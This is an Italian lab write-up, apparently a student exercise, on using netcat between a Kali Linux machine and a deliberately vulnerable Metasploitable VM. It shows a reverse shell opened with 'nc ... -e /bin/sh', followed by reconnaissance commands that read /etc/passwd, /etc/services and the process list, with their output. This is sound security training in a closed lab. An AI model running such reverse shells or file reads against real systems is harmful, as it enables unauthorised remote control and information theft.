

ESERCITAZIONE CON TOOL DI KALI LINUX
#NETCAT

NETCAT SI UTILIZZA PER IDENTIFICARE L'APERTURA DI EVENTUALI PORTE **TCP** E **UDP** ED IDENTIFICARNE I **SERVIZI IN ASCOLTO** AI QUALI È POSSIBILE SUCESSIVAMENTE **CONNETTERSI** MANUALMENTE ED INVIARE DATI.

PER PROCEDERE ALL'ESERCITAZIONE SI CREA UN SERVER IN ASCOLTO SU KALI LINUX (MACCHINA ATTACCANTE) CON IL COMANDO nc -l -p 1234 , DOVE LO SWITCH "-l" STA PER LISTEN MENTRE "-p" È LA PORTA INDICATA, IN QUESTO CASO "1234" DOPODICHE VI SI CONNETTE IL CLIENT METASPLOITABLE (VITTIMA) CON IL COMANDO nc 192.168.50.100 1234 -e /bin/sh DOVE L'IP DESTINATARIO SARÀ QUELLO DEL SERVER KALI (192.168.50.100), LA PORTA SARÀ QUELLA DEFINITA IN PRECEDENZA E LO SWITCH -e STA PER L'ESECUZIONE DI FILE, IN QUESTO CASO /bin/sh CHE CI APRIRÀ SU KALI UNA SHELL DI ESECUZIONE COMANDI REINDIRIZZATA AL NOSTRO SISTEMA TRAMITE LA QUALE "GIOCARE" CON LA MACCHINA VITTIMA.




```
┌──(django㉿kali)-[~]
└─$ nc -l -p 1234
```


Metasploitable [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Ctrl destro

```
Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Thu Jan  4 11:36:02 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ nc 192.168.50.100 1234 -e /bin/sh
```

ORA CHE SIAMO CONNESSI DA KALI ALLA MACCHINA VITTIMA POSSIAMO PROCEDERE AD ESEGUIRE UNA SERIE DI COMANDI COI POTERI DI ROOT PER PRENDERE CONFIDENZA CON NETCAT:


whoami: NOME DELL'UTENTE CORRENTE
uname -a: INFORMAZIONI DI SISTEMA
ps / ps aux: TUTTI I PROCESSI ATTUALMENTE IN ESECUZINE SULLA DESTINAZIONE / TUTTI I PROCESSI INDIPENDENTEMENTE DALL'UTENTE CON PIÙ DETTAGLI




```
┌──(django㉿kali)-[~]
└─$ nc -l -p 1234
whoami
msfadmin
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ps
  PID TTY          TIME CMD
 4664 tty1     00:00:00 bash
 4666 tty1     00:00:00 sh
 4671 tty1     00:00:00 ps
```

cat /etc/passwd: PERMETTE DI LEGGERE IL FILE CHE CONTIENE LA LISTA DEGLI UTENTI

cat /etc/services: PERMETTE DI LEGGERE IL FILE CHE CONTIENE LA LISTA DEI NOMI DEI VARI SERVIZI DI RETE PRESENTI



```
┌──(django㉿kali)-[~]
└─$ nc -l -p 1234
whoami
msfadmin
ls
vulnerable
ls vulnerable
mysql-ssl
samba
tikiwiki
twiki20030201
ps aux
USER       PID %CPU %MEM   VSZ  RSS TTY      STAT START   TIME COMMAND
root         1  0.1  0.0  2844 1696 ?        Ss   13:59   0:01 /sbin/init
root         2  0.0  0.0     0    0 ?        S<   13:59   0:00 [kthreadd]
root         3  0.0  0.0     0    0 ?        S<   13:59   0:00 [migration/0]
root         4  0.0  0.0     0    0 ?        S<   13:59   0:00 [ksoftirqd/0]
root         5  0.0  0.0     0    0 ?        S<   13:59   0:00 [watchdog/0]
root         6  0.0  0.0     0    0 ?        S<   13:59   0:00 [events/0]
root         7  0.0  0.0     0    0 ?        S<   13:59   0:00 [khelper]
root        41  0.0  0.0     0    0 ?        S<   13:59   0:00 [kblockd/0]
root        44  0.0  0.0     0    0 ?        S<   13:59   0:00 [kacpid]
root        45  0.0  0.0     0    0 ?        S<   13:59   0:00 [kacpi_notify]
root        90  0.0  0.0     0    0 ?        S<   13:59   0:00 [kseriod]
root       129  0.0  0.0     0    0 ?        S    13:59   0:00 [pdflush]
root       130  0.0  0.0     0    0 ?        S    13:59   0:00 [pdflush]
root       131  0.0  0.0     0    0 ?        S<   13:59   0:00 [kswapd0]
root       173  0.0  0.0     0    0 ?        S<   13:59   0:00 [aio/0]
root      1129  0.0  0.0     0    0 ?        S<   13:59   0:00 [ksnapd]
root      1319  0.0  0.0     0    0 ?        S<   13:59   0:00 [ata/0]
root      1325  0.0  0.0     0    0 ?        S<   13:59   0:00 [ata_aux]
root      1341  0.0  0.0     0    0 ?        S<   13:59   0:00 [ksuspend_usbd]
root      1345  0.0  0.0     0    0 ?        S<   13:59   0:00 [khubd]
root      2033  0.0  0.0     0    0 ?        S<   13:59   0:00 [scsi_eh_0]
root      2182  0.0  0.0     0    0 ?        S<   13:59   0:00 [scsi_eh_1]
root      2184  0.0  0.0     0    0 ?        S<   13:59   0:00 [scsi_eh_2]
root      2189  0.0  0.0     0    0 ?        S<   13:59   0:00 [kjournald]
root      2344  0.0  0.0  2092  632 ?        S<s  13:59   0:00 /sbin/udevd --daemon
root      2605  0.0  0.0     0    0 ?        S<   13:59   0:00 [kpsmoused]
root      3514  0.0  0.0     0    0 ?        S<   13:59   0:00 [kjournald]
daemon    3644  0.0  0.0  1836  524 ?        Ss   13:59   0:00 /sbin/portmap
statd     3660  0.0  0.0  1900  724 ?        Ss   13:59   0:00 /sbin/rpc.statd
root      4603  0.0  0.0  2852 1544 pts/0    Ss+  14:00   0:00 -bash
msfadmin  4629  0.0  0.0  4616 1984 tty1     S    14:00   0:00 -bash
msfadmin  4704  0.0  0.0  4264 1440 tty1     R+   14:09   0:00 sh
msfadmin  4710  0.0  0.0  2644 1008 tty1     R+   14:10   0:00 ps aux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
```



```
statd:x:114:65534::/var/lib/nfs:/bin/false
cat /etc/services
# Network services, Internet style
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, officially ports have two entries
# even if the protocol doesn't support UDP operations.
#
# Updated from http://www.iana.org/assignments/port-numbers and other
# sources like http://www.freebsd.org/cgi/cvsweb.cgi/src/etc/services .
# New ports will be added on request if they have been officially assigned
# by IANA and used in the real-world or are needed by a debian package.
# If you need a huge list of used numbers please install the nmap package.

tcpmux          1/tcp                           # TCP port service multiplexer
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
systat          11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
msp             18/tcp                          # message send protocol
msp             18/udp
chargen         19/tcp          ttytst source
chargen         19/udp          ttytst source
ftp-data        20/tcp
ftp             21/tcp
fsp             21/udp          fspd
ssh             22/tcp                          # SSH Remote Login Protocol
ssh             22/udp
telnet          23/tcp
smtp            25/tcp          mail
time            37/tcp          timserver
time            37/udp          timserver
rlp             39/udp          resource        # resource location
nameserver      42/tcp          name            # IEN 116
whois           43/tcp          nicname
tacacs          49/tcp                          # Login Host Protocol (TACACS)
tacacs          49/udp
```